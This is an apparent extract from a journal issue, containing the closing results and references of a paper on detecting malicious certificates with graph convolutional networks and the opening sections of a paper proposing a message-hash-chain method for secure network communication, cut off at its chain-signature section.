Cert GCN	97.41%	69.75%	81.29%
Text GCN	93.55%	53.70%	68.24%

Table 4. Evaluation of model results of benign certificate detection by Cert GCN and Text GCN.

Model	Accuracy	Recall	F1
Cert GCN	92.89%	99.53%	96.10%
Text GCN	89.47%	99.07%	94.02%




Figure 8. Accuracy, recall, and F1 values for Cert GCN and Text GCN malicious certificate classifiers.




Figure 9. Accuracy, recall, and F1 values for Cert GCN and Text GCN benign certificate classifiers.

In this paper, the accuracy of Cert GCN is compared with that of SVM, KNN, MLP, LSTM, NB, and Text GCN. We find that the accuracy of Cert GCN is better than that of all these other algorithms, and Cert GCN achieves 97.41% accuracy in detecting malicious certificates. The model with the lowest prediction accuracy is NB, which has an accuracy of 85.42%, as shown in Table 5 and Figure 10.

Table 5. Accuracy of different models for malicious certificate detection.

	Cert GCN	Text GCN	SVM	KNN	MLP	LSTM	NB
Accuracy	97.41%	93.55%	96.53%	95.10%	93.21%	93.72%	85.42%




Figure 10. Accuracy of various algorithms in predicting malicious certificates.

We found that Cert GCN does not perform better with more layers in classification compared with other neural networks. On the contrary, the more layers of Cert GCN convolution layer used, the lower the accuracy rate. Two-layer Cert GCN is the best for malicious certificate detection. There are also different results in the training process using different learning rates. If the learning rate is too large, the network will not converge and will hover around the optimal value. If the learning rate is too small, the network will converge too slowly and will fall into local extreme value convergence and not find the real solution. Experiments show that a learning rate of 0.005 works best. The maximum Chebyshev polynomial degree is set to 5, with a decrease in accuracy below and above 5. Dropout works best with a value of 0.5.

5. Conclusions

In this paper, we propose a new approach to malicious certificate detection (Cert GCN). The certificate dataset is processed by using certificate attributes and certificate documents as nodes of the graph and using attribute co-occurrence information as edges between nodes. We construct a heterogeneous graph for the certificate corpus. Cert GCN transforms the certificate detection problem into a node classification problem. A classification model was constructed based on GCN. The experimental results show that Cert GCN outperforms Text GCN and several other machine learning algorithms in terms of accuracy. Using Cert GCN, we address the problem with machine learning algorithms being unable to handle unstructured data and must therefore rely on whether the features extracted by feature engineering can accurately represent the data.

However, with the emergence of new malicious certificates, there is a growing problem of model degradation. There is still a space for improvement to enhance the accuracy of detection. The certificate dataset is relatively small and has data imbalance problems. Improvement of future work can: (1) address the problem of model degradation in malicious certificate detection by improving the model; (2) expand the dataset of benign and malicious certificates to alleviate the problem of low data size and data imbalance; (3) introduce other detection techniques of graph neural networks to improve the accuracy of malicious certificate detection.

Author Contributions: Conceptualization, J.L. and N.L.; methodology, J.L. and N.L.; software, J.L.; validation, J.L., Y.C. and W.Y.; formal analysis, J.L.; investigation, J.L. and W.Y.; resources, J.L. and Y.C.; data curation, J.L. and Y.C.; writing—original draft preparation, J.L.; writing—review and editing, J.L., W.Y. and Y.C.; visualization, J.L.; supervision, Y.C.; project administration, N.L.; funding acquisition, N.L. All authors have read and agreed to the published version of the manuscript.

Funding: This work was funded in part by National Social Science Fund of China under Grant 20&ZD293, and as part of the Innovation Environment Construction Special 355 Project of Xinjiang Uygur Autonomous Region under Grant PT1811.

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Conflicts of Interest: The authors declare no conflict of interest.

Abbreviations

The following abbreviations are used in this manuscript:

GCN	Graph Convolutional Network
SVM	Support Vector Machine
KNN	K Nearest Neighbors
MLP	Multilayer Perceptron
LSTM	Long Short-Term Memory
NB	NaiveBeyesian Classification
TP	True Positives
TN	True Negatives
FP	False Positives
FN	False Negatives

References

1. Computer Science Research Institute. Available online: https://cfwebprod.sandia.gov/cfdocs/CSRI/ (accessed on 5 December 2021).
2. Phishing Attack Trends Report–2Q 2021. Anti-Phishing Working Group. Available online: https://apwg.org/trendsreports/ (accessed on 21 February 2022).
3. Zhou, J.; Cui, G.; Hu, S.; Zhang, Z.; Yang, C.; Liu, Z.; Wang, L.; Li, C.; Sun, M. Graph neural networks: A review of methods and applications. *AI Open* **2020**, *1*, 57–81. [CrossRef]
4. Yang, Z.; Cohen, W.; Salakhudinov, R. Revisiting semi-supervised learning with graph embeddings. In Proceedings of the International Conference on Machine Learning, New York City, NY, USA, 19–24 June 2016; pp. 40–48.
5. Cao, M.; Yuan, J.; Xu, M.; Yu, H.; Wang, C. Local Structural Aware Heterogeneous Information Network Embedding Based on Relational Self-Attention Graph Neural Network. *IEEE Access* **2021**, *9*, 88301–88312. [CrossRef]
6. Wei, L.; Ye, X.; Xue, Y.; Sakurai, T.; Wei, L. ATSE: A peptide toxicity predictor by exploiting structural and evolutionary information based on graph neural network and attention mechanism. *Brief. Bioinform.* **2021**, *22*, bbab041. [CrossRef] [PubMed]
7. Arora, S. A survey on graph neural networks for knowledge graph completion. *arXiv* **2020**, arXiv:2007.12374.
8. Hu, H.; Yao, M.; He, F.; Zhang, F. Graph Neural Network via Edge Convolution for Hyperspectral Image Classification. *IEEE Geosci. Remote Sens. Lett.* **2021**, *19*, 1–5. [CrossRef]
9. Xiao, S.; Wang, S.; Dai, Y.; Guo, W. Graph neural networks in node classification: Survey and evaluation. *Mach. Vis. Appl.* **2022**, *33*, 4. [CrossRef]
10. Yao, L.; Mao, C.; Luo, Y. Graph convolutional networks for text classification. In Proceedings of the AAAI Conference on Artificial Intelligence, Honolulu, HI, USA, 27 January–1 February 2019; Volume 33, pp. 7370–7377.
11. Bagaria, S.; Balaji, R.; Bindhumadhava, B. Detecting malignant tls servers using machine learning techniques. *arXiv* **2017**, arXiv:1705.09044.
12. Mishari, M.A.; De Cristofaro, E.; Defrawy, K.E.; Tsudik, G. Harvesting SSL certificate data to identify web-fraud. *arXiv* **2009**, arXiv:0909.3688.
13. Chen, C.; Diao, W.; Zeng, Y.; Guo, S.; Hu, C. DRLgencert: Deep learning-based automated testing of certificate verification in SSL/TLS implementations. In Proceedings of the 2018 IEEE International Conference on Software Maintenance and Evolution (ICSME), Madrid, Spain, 23–29 September 2018; pp. 48–58.
14. Song, D.; Nurbol, W.Y. Malicious digital certificate detection method based on Catboost. *J. Chin. Comput. Syst.* **2021**, *30*, 1–8.
15. Li, J.; Zhang, Z.; Guo, C. Machine learning-based malicious X. 509 certificates' detection. *Appl. Sci.* **2021**, *11*, 2164. [CrossRef]

16. Dong, Z.; Kapadia, A.; Blythe, J.; Camp, L.J. Beyond the lock icon: Real-time detection of phishing websites using public key certificates. In Proceedings of the 2015 APWG Symposium on Electronic Crime Research (eCrime), Barcelona, Spain, 26–29 May 2015; pp. 1–12.
17. El-Alfy, E.S.M. Detection of phishing websites based on probabilistic neural networks and K-medoids clustering. *Comput. J.* **2017**, *60*, 1745–1759. [CrossRef]
18. Ghafir, I.; Prenosil, V.; Hammoudeh, M.; Han, L.; Raza, U. Malicious ssl certificate detection: A step towards advanced persistent threat defence. In Proceedings of the International Conference on Future Networks and Distributed Systems, Cambridge, UK, 19–20 July 2017.
19. Drichel, A.; Drury, V.; von Brandt, J.; Meyer, U. Finding phish in a haystack: A pipeline for phishing classification on certificate transparency logs. In Proceedings of the 16th International Conference on Availability, Reliability and Security, Vienna, Austria, 17–20 August 2021; pp. 1–12.
20. Dong, Z.; Kane, K.; Camp, L.J. Detection of rogue certificates from trusted certificate authorities using deep neural networks. *ACM Trans. Priv. Secur. (TOPS)* **2016**, *19*, 1–31. [CrossRef]
21. Gu, X.; Gu, X. On the detection of fake certificates via attribute correlation. *Entropy* **2015**, *17*, 3806–3837. [CrossRef]
22. Akanchha, A. *Exploring a Robust Machine Learning Classifier for Detecting Phishing Domains Using SSL Certificates*; Dalhousie University: Halifax, NS, Canada, 2020.
23. Kwon, H.; Kim, Y. BlindNet backdoor: Attack on deep neural network using blind watermark. *Multimed. Tools Appl.* **2022**, *81*, 6217–6234. [CrossRef]
24. KWON, H. Multi-Model Selective Backdoor Attack with Different Trigger Positions. *IEICE Trans. Inf. Syst.* **2022**, *105*, 170–174. [CrossRef]
25. Kwon, H.; Lee, S. Textual Backdoor Attack for the Text Classification System. *Secur. Commun. Netw.* **2021**, *2021*. [CrossRef]
26. Kwon, H. Defending Deep Neural Networks against Backdoor Attack by Using De-trigger Autoencoder. *IEEE Access* **2021**. [CrossRef]
27. Torroledo, I.; Camacho, L.D.; Bahnsen, A.C. Hunting malicious TLS certificates with deep neural networks. In Proceedings of the 11th ACM Workshop on Artificial Intelligence and Security, Berkeley, CA, USA, 19 October 2018; pp. 64–73.
28. Hamrouni, A.; Ghazzai, H.; Alelyani, T.; Massoud, Y. Low-Complexity Recruitment for Collaborative Mobile Crowdsourcing Using Graph Neural Networks. *IEEE Internet Things J.* **2021**, *9*, 813–829. [CrossRef]
29. Lu, J.; Gou, G.; Su, M.; Song, D.; Liu, C.; Yang, C.; Guan, Y. GAP-WF: Graph Attention Pooling Network for Fine-grained SSL/TLS Website Fingerprinting. In Proceedings of the 2021 International Joint Conference on Neural Networks (IJCNN), Shenzhen, China, 18–22 July 2021; pp. 1–8.
30. Oh, S.; Kim, E.; Kim, H. Empirical analysis of SSL/TLS weaknesses in real websites: Who cares? In Proceedings of the International Workshop on Information Security Applications, Jeju Island, Korea, 25–27 August 2016; Springer: Berlin/Heidelberg, Germany, 2016; pp. 174–185.
31. Paulson, L.C. Inductive analysis of the internet protocol TLS. *ACM Trans. Inf. Syst. Secur. (TISSEC)* **1999**, *2*, 332–351. [CrossRef]
32. Alexa an amazon.com Company. Available online: https://www.alexa.com/ (accessed on 1 October 2021).
33. A Research Project at Bern University of Applied Science. Available online: https://abuse.ch (accessed on 21 Febuary 2022).

Article

A Secure Communication Method Based on Message Hash Chain

Mingxuan Han and Wenbao Jiang *

Department of Information Security, Beijing Information Science and Technology University, Beijing 100192, China; hanmingxuan@bistu.edu.cn
* Correspondence: jiangwenbao@tsinghua.org.cn

Abstract: Traditional network communication methods lack endogenous security mechanisms, which is the root cause of network security problems, e.g., spoofing identity and address forgery. This paper proposes a secure communication method based on the message hash chain, referred to as the chain communication method or MHC method. We use the message hash chain to ensure that the transmission process is immutable, non-repudiation, reliability, and the integrity and synchronization of the message. At the same time, we can sign and authenticate data streams in batches through chain signature and authentication technology, which can significantly reduce the overhead of signature and authentication, thereby improving the efficiency of secure message transmission. This paper formally proves the security of the message hash chain, conducts an in-depth analysis of the reliability of the MHC method, and conducts relevant experimental tests. The results show that the average transmission efficiency of the MHC method applied at the network layer is about 70% lower than that of the IP protocol communication method without a security mechanism. However, it is about 5% higher than the average transmission efficiency of the non-repudiation IPSec protocol communication method. The average transmission efficiency of the MHC method is about 23.5 times higher than that of the IP protocol communication method with the packet-by-packet signature. It is easier to ensure the non-repudiation of the data stream.

Keywords: message hash chain; chain communication method; chain signature; endogenous safety

Citation: Han, M.; Jiang, W. A Secure Communication Method Based on Message Hash Chain. *Appl. Sci.* **2022**, *12*, 4505. https://doi.org/10.3390/app12094505

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 22 March 2022
Accepted: 21 April 2022
Published: 29 April 2022

1. Introduction

Nowadays, network communication applications are ubiquitous, causing various security problems. The data receiver wants to get all the data content sent by the sender and wants the data to be complete, authentic, and non-repudiation. At the beginning of the design of the existing network communication methods, the focus is only on data transmission connectivity, while data transmission security is ignored. This design fundamentally lacks endogenous security mechanisms and is also the root cause of security problems such as identity spoofing, address forgery, route hijacking, and denial of service in cyberspace. Moreover, the weak association between each message in the data stream leads to low reliability of the transmission process.

Traditional network communication methods do not have endogenous security mechanisms such as data integrity verification, making the transmitted content easy to be tampered with and forged, making it difficult to trace the source of the attack and the attacker's identity. To solve such security problems, the IPSec [1] (IP Security) security suite of the network layer is mainly used to perform integrity verification, data encryption, and data source authentication on the transmitted IP datagrams. Nevertheless, IPSec can usually only solve local problems on a regional scale. In particular, implementing IPSec technology is relatively complex, requiring two stages of negotiation before data transmission. The time and computing resources consumed by each step of the negotiation process are rather significant [2], necessarily leading to the problem of poor deployability.

Reference [3] has proposed an attack method for the first-phase authentication process, and the IKE protocol used in the negotiation also has vulnerabilities such as man-in-the-middle attack [2] denial of service attack [4]. At the same time, the authentication header protocol [5] (Authentication header, AH) and the encapsulating security payload protocol [6] (Encapsulating Security Payload, ESP) are included in IPSec. However, the AH protocol can ensure the integrity of the transmitted messages, data source authentication, and anti-replay protection services. The ESP protocol can also provide data stream encryption services. Both protocols can easily guarantee the non-repudiation of the message, and both communicating parties can effectively synchronize the message and trace the message.

The latest technologies in vehicular ad hoc networks and the Internet of Things (IoT) provide solutions to traditional networks that lack security and trust mechanisms [7–9]. These technologies ensure the authenticity, reliability of the information in the network, and the legitimacy of the vehicles disseminating such information. In traditional networks, the authenticity and reliability of packets transmitted between network nodes and the trust between nodes are also crucial. We consider that constructing a “chain” of messages communicated between nodes in a traditional network can provide a secure and reliable mechanism for the network. Lamport first proposed the concept of a “hash chain” to solve the problem of password tampering during transmission [10]. Existing research on the hash chain only constructs various forms of hash chain structures for application-layer data. These studies make hash chains computationally expensive for security reasons. However, none of these schemes use a sequence of network communication messages to construct a hash chain nor a synchronization mechanism for network communication messages. At the same time, these schemes all use a hash chain to encrypt data or keys to achieve higher security for data content while preventing encrypted content from being cracked and tampered with, and none of the solutions is to improve the efficiency of secure data transmission.

Contributions

Aiming at the shortcomings of the above traditional network communication methods, we propose a novel secure communication method based on the message hash chain, referred to as the Message Hash Chain (MHC) method. The main contributions of the proposed MHC method are summarized as follows:

1. The MHC method adopts a new chain transmission method to ensure the non-tampering, non-repudiation, and higher reliability requirements of multiple messages. The main idea is to iteratively hash the digest of the transmitted message to form a hash chain about the message sequence. The two communicating parties can ensure the integrity, immutability, and synchronization of the message sequence through the hash chain, thereby effectively guaranteeing the security of message transmission.
2. When performing data signature and authentication, both parties only need to perform signature authentication on messages at certain intervals and do not need to complete it on each message. In this way, the authenticity and non-repudiation of all previously transmitted messages can be ensured, the overhead of signature authentication is reduced, and the efficiency of secure message transmission is greatly improved.
3. Using the sequence number and node value of the message hash chain of the MHC method can provide anti-protection against replays and ensure reliability.

2. Related Works

The method proposed by Lamport is to encrypt the password through the hash function many times iteratively, and the verifier can verify the entire ciphertext sequence through the result of the latest encryption.

Based on Lamport, Chung et al. [11] proposed the star chaining technique and tree chaining technique. The star chaining technique can verify each packet individually and can tolerate any degree of packet loss. The tree chaining technique can be regarded as a multi-layer star chaining technique. Although this scheme can achieve a smaller communication load than a star hash chain, it disadvantages sender delay, buffering of packets before sending, and less payload.

Golle [12] proposes a hash chain with high performance and a high proportion of payload, but its biggest flaw is that it cannot avoid the risk of chain disconnection caused by too many packets contained in the chain.

Liu [13] proposed a hash pre-streaming data signature scheme. The basic idea is to divide a long sequence into m subsequences and use the hash pre-streaming data signature scheme to sign the first packet of the m subsequences. At the same time, a buffer dedicated to storing the hash values and signatures of the n packets in the subsequence is added to the server.

Zhang et al. [14] proposed a butterfly-graph-based stream authentication scheme with advantages in payload, packet authentication probability, and packet loss tolerance. However, compared with other structures of hash chains, this method needs to run the hash function many times, making it less efficient.

Miller et al. [15] improved the scheme proposed by Zhang. Although the security of the hash chain and the probability of data packet authentication were strengthened on the original basis, the complex structure led to a further decrease in its operating efficiency.

The authentication protocol based on hash chain proposed by Liu [16] can calculate a continuous hash chain by performing multiple hash function calculations on the hash value of the data payload. Although the biggest feature of this authentication protocol is that it can resist replay attacks, it still cannot guarantee the non-repudiation of each packet.

Huang et al. [17] used different hash functions to iterate keys multiple times and finally got a hash chain authentication scheme for message integrity verification. Still, this scheme's order of hash functions needs to be kept secret.

References [18,19] propose self-updating hash chains and optimized tree hashing, respectively. These two hash chain structures optimize the security and packet loss tolerance on the original basis. Still, the overall operating efficiency is not much different or even slightly insufficient from the original structure.

The concept of "hash chain" is currently widely studied in application fields such as the Internet of Things, autonomous driving protocols, data security, and lightweight transmission protocols. Hakeem et al. proposed a hash chain-based V2X security protocol and a key generation and management protocol at [20,21]. The primary method uses the hash function to iterate the generated key many times, which realizes the highly secure message authentication in the V2X device at a low cost. At the same time, it can solve the key update problem of remote WAN and can resist key leakage attacks and replay attacks. Huang et al. [22] proposed a hash chain-based data availability monitoring method, which applies the hash chain to the distributed system to solve the data consistency problem in the system. Kim et al. [23] proposed a lightweight authentication scheme applied to military networks. This scheme combines the hash chain with the one-time password, which ensures the integrity of the transmission content and reduces the network transactions of transmission. Luo et al. [24] improved the blockchain consensus algorithm by using the hash chain to realize the recording and verification of blocks.

3. Chain Communication Model

3.1. Notation and Meaning

The notation involved in this paper and their corresponding meanings are shown in Table 1.

3.2. Message Hash Chain Communication Model

The MHC method is not only for a specific layer in the TCP/IP network model but also for each message in the data flow, which can be applied to any logical layer. The structure diagram of the chain communication model is shown in Figure 1. The MHC method adds the message sequence number (Sequence) and the node value of the message hash chain fields. The sequence is used to provide the reliability of the transmission process, and the node value of the message hash chain is used to verify the message. Its construction process is described in detail in Section 4.

Table 1. Notation and meaning.

Notation	Meaning
$h(\cdot)$	Cryptographic hash functions, $h : \{0,1\}^* \rightarrow Z_q^*$.
$A\|\|B$	Concatenate string A with string B.
p_i	The ith message of message transmission sequence.
HC_i	The ith node value of the message hash chain constructed by the sender is sent to the communication peer together with the payload and needs to be verified.
HC_i'	The ith node value of the message hash chain constructed by the receiver is used to compare with the received message hash chain.
m_i	The content of the ith message sent by the sender.
s_i	The digital signature of p_i.
(ek, dk)	Key pair in the asymmetric digital signature.
$Sig(ek, HC_i)$	Based on its ek, the sender uses an asymmetric encryption algorithm to calculate the signature s_i of HC_i.
$Ver(dk, s_i)$	The receiver verifies the signature s_i against the sender's $publickey$. If the value is 1, it means that the verification can be successful; otherwise, it means that the verification cannot be passed.




Figure 1. Message hash chain communication model.

The chain communication model mainly includes the sender constructing the message hash chain and the receiver verifying the message hash chain during the interaction between the two communicating parties. The specific processing procedures of the sender and receiver are as follows.

1. The sender first determines the *src*(source address), *dst*(destination address), and *other*(other fields of the header) of the sent message, and then the header information $hdr_i = (src, dst, other)$ can be obtained. The expression of the message m_i that the sender needs to send in the MHC method is

$$m_i = (hdr_i, payload_i). \tag{1}$$

where $payload_i$ is the payload of m_i. The sender needs to obtain the message hash chain from *src* to *dst* locally and record the message hash chain as $HC(src, dst)$. According to the m_i and the tail node $HC(src, dst)_{i-1}$ of the message hash chain, the latest node $HC(src, dst)_{i-1}$ of the message hash chain is constructed, i.e., the node value $HC(src, dst)_i = h(h(m_i)||HC(src, dst)_i - 1)$ of message hash chain corresponding to the message m_i. At the same time, HC_{i-1} is updated to the intermediate node of this message hash chain, and HC_i is updated to the tail node of the chain of this message hash chain. The sender sends the message $p_i = (m_i, seq_i, HC_i)$ to the receiver according to *dst*, where seq_i is the sequence.

2. After receiving the p_i, the receiver verifies the node value of the message hash chain. Record the receiver's message hash chain as $HC'(src, dst)$. The receiver calculates a node value $HC'(src, dst)_i = h(h(m_i)||HC'(src, dst)_{i-1})$ to be verified in the message hash chain between *src* and *dst* through the construction method of the message hash chain, where $HC'(src, dst)_{i-1}$ is the tail node of the message hash chain constructed by the receiver. Next, the receiver verifies whether $HC(src, dst)_i = HC'(src, dst)_i$ holds. If so, the The receiver's verification of p_i ends successfully and updates $HC'(src, dst)_{i-1}$ to the intermediate node of the message hash chain and $HC'(src, dst)_i$ to the tail node of the message hash chain. Otherwise, the receiver's verification of p_i is unsuccessful and must to discard the p_i and report an error.

3.3. Message Structure

The MHC method forms a message hash chain from unrelated data packets. The receiver can use the node value of the message hash chain to verify the integrity of the current message content and ensure the immutability of the data stream. When the receiver is affirming the packet, the verification succeeds only if the value calculated by using the digest of the previous message and the node value of the message hash chain is equal to the node value of the chain carried in the message. The node value of the chain corresponding to each message in the data flow constitutes a message hash chain, as shown in Figure 2. Through this message structure, the integrity of the message can be verified, but the reliability of the transmission process can be improved.




Figure 2. Schematic diagram of message hash chain structure.

4. Construction Method of Message Hash Chain

Two communicating parties, A and B, communicate, and sender A transmits the message stream $P = p_1, p_2, \cdots, p_n, n \in N^*$ to receiver B. The structure of each message is $p_i = (m_i, seq_i, HC_i)$. Where m_i is the content of the message sent by sender A in sequence, seq_i is the sequence number of the message, and HC_i is the result calculated by sender A according to m_i and the tail node HC_{i-1} of the message hash chain by the constructing method of the chain. When receiver B receives p_i, it also needs to use m_i and the local tail node HC'_{i-1} of the message hash chain to calculate the HC'_i for verification.

The construction method of the message hash chain is shown in Figure 3. The communication node needs to calculate the first node value HC_1 of the message hash chain according to the first message m_1, obtained by performing two hash function calculations on m_1. After that, each message needs to calculate a digest using a hash function and then splice this digest with the tail node of the message hash chain to calculate the corresponding node value of the chain.

The last node of each message hash chain is called the tail node, and the other nodes are called the intermediate nodes. The sender updates the node of the message hash chain corresponding to the latest sequentially sent message to a tail node and updates the original tail node to an intermediate node. The receiver verifies the messages in sequence and uses the successfully verified messages to construct a node of the message hash chain. Update this newly constructed node to the tail and the previous tail node to the intermediate nodes.




Figure 3. Construction method of the message hash chain.

The iterative process of the message hash chain node is shown in Algorithm 1. The parameters used in Algorithm 1 are described below:

- *Get_address*: The role of the *Get_address* function is to obtain the source and destination addresses from the message header.
- *Match_HC_lnode*: Match the message hash chain between two addresses.

Algorithm 1 *HC_Iteration*

```
Input: Header content, payload, node value of the message hash chain.
Output: A new node value of the chain.
1: $pkt\_hash \leftarrow Hash(hdr, seq, payload)$
2: $src, dst \leftarrow Get\_address(hdr)$.
3: $HC\_lnode \leftarrow Match\_HC\_lnode(src, dst)$.
4: return $Hash(HC\_lnode, pkt\_hash)$
```

The message hash chain construction algorithm is shown in Algorithm 2.

Algorithm 2 The construction process of the message hash chain

```
1: $HC\_lnode = ``"$
2: for $MQueue$ is not empty do
3:     $payload \leftarrow MQueue.poll$
4:     $HC\_lnode \leftarrow HC\_Iteration(hdr, payload, HC\_lnode)$
5: end for
```

The two communicating parties update the message hash chain every time they construct a message hash chain node. At a specific time t, a message hash chain node of m_i is constructed, then the complete message hash chain expression at time t is as following:

$$HC_i = \begin{cases} h(h(m_i)||HC_{i-1}), & i \geq 2 \\ HC_1, & i = 1 \end{cases}. \tag{2}$$

5. Chain Synchronization

5.1. Sequence Number

The MHC method needs to add a sequence field to ensure the reliability of the transmission process. According to the position of the sequence number, when the node value of the message hash chain is calculated, there are two ways to calculate the chain. The first way is that the sequence number seq_i can be included in the message header hdr_i, and the node value HC_i of message hash chain is obtained by MHC calculation. In this way, the non-repudiation of the sequence field can be guaranteed, but it will cause difficulties when tracing the message's contents. The message hash chain expression constructed in this way is the following:

$$HC_i = h(h(m_i||seq_i)||HC_{i-1}). \tag{3}$$

The second way is to concatenate the digest of the sequence number and the message's digest to construct the message's node value of the message hash chain. This way ensures that the message and sequence cannot be tampered with, and makes it easier to trace the message's content. Therefore, it is recommended to use the second way when constructing the node value of the message hash chain. The expression of the node value of the message hash chain constructed in this way is the following:

$$HC_i = h(h(m_i)||h(seq_i)||HC_{i-1}). \tag{4}$$

5.2. Chain Synchronization Mechanism

5.2.1. General Chain Synchronization Mechanism

In order to solve the problem of locating the error and re-request and verifying the message when the message hash chain verification or signature verification fails in the MHC method, we propose a communication synchronization mechanism, referred to as the chain synchronization mechanism. The MHC method uses this mechanism to maintain the consistency of the message hash chain of both parties. Two communicating nodes are communicating via the MHC method, A sending data stream $P = p_1, p_2, \ldots, p_n$ to B. Note that the message hash chain constructed by the sender is HC, and the chain constructed by the receiver is HC'. Whenever a message $p_\delta = (m_\delta, seq_\delta, HC_\delta)$ satisfy $HC_\delta = h(h(m_\delta)||HC'(\delta - 1))$ during verification, its content is wrong, and the receiver needs to re-request this message from the sender. On the contrary, the receiver can successfully verify the p_δ and continue to verify $p_{\delta+1}$.

5.2.2. Chain Synchronization Mechanism Based on Signature Confirmation

Assuming that the interval between the chain signatures of two communication nodes is d, the sequence numbers seq_α and seq_β corresponding to the two chain signatures s_α and s_β should satisfy $\beta = \alpha + d$. If $\exists \delta, \alpha < \delta < \beta$, starting from p_δ, the attacker can use the algorithm $Attack$ to tamper with the content of the message and make it successfully pass the receiver's message hash chain verification (it is challenging for the attacker to do this). Subsequently, the message tampered with by algorithm $Attack$ is recorded as $p^*_\delta = (m^*_\delta, HC^*_\delta)$, and the message hash chain constructed by the receiver according to $HC^*_\delta, HC^*_{\delta+1}, \ldots, HC^*_{\beta-1}$ is recorded as $HC'(Attack)$. When the sender reaches the signature interval (or actively signs the chain as needed), the receiver must verify $p_\beta = (m_\beta, HC_\beta, s_\beta)$, satisfying as the following:

$$\begin{cases} Ver(dk, s_\beta) = 1 \\ h(h(m_\beta)||HC'(Attack)_{\beta-1}) \neq HC_\beta \end{cases}. \tag{5}$$

Then the receiver needs to re-request $p_{\alpha+1}, p_{\alpha+2}, \ldots, p_{\beta-1}$, and the receiver's message hash chain needs to be reconstructed from HC'_α.

6. Chain Signature

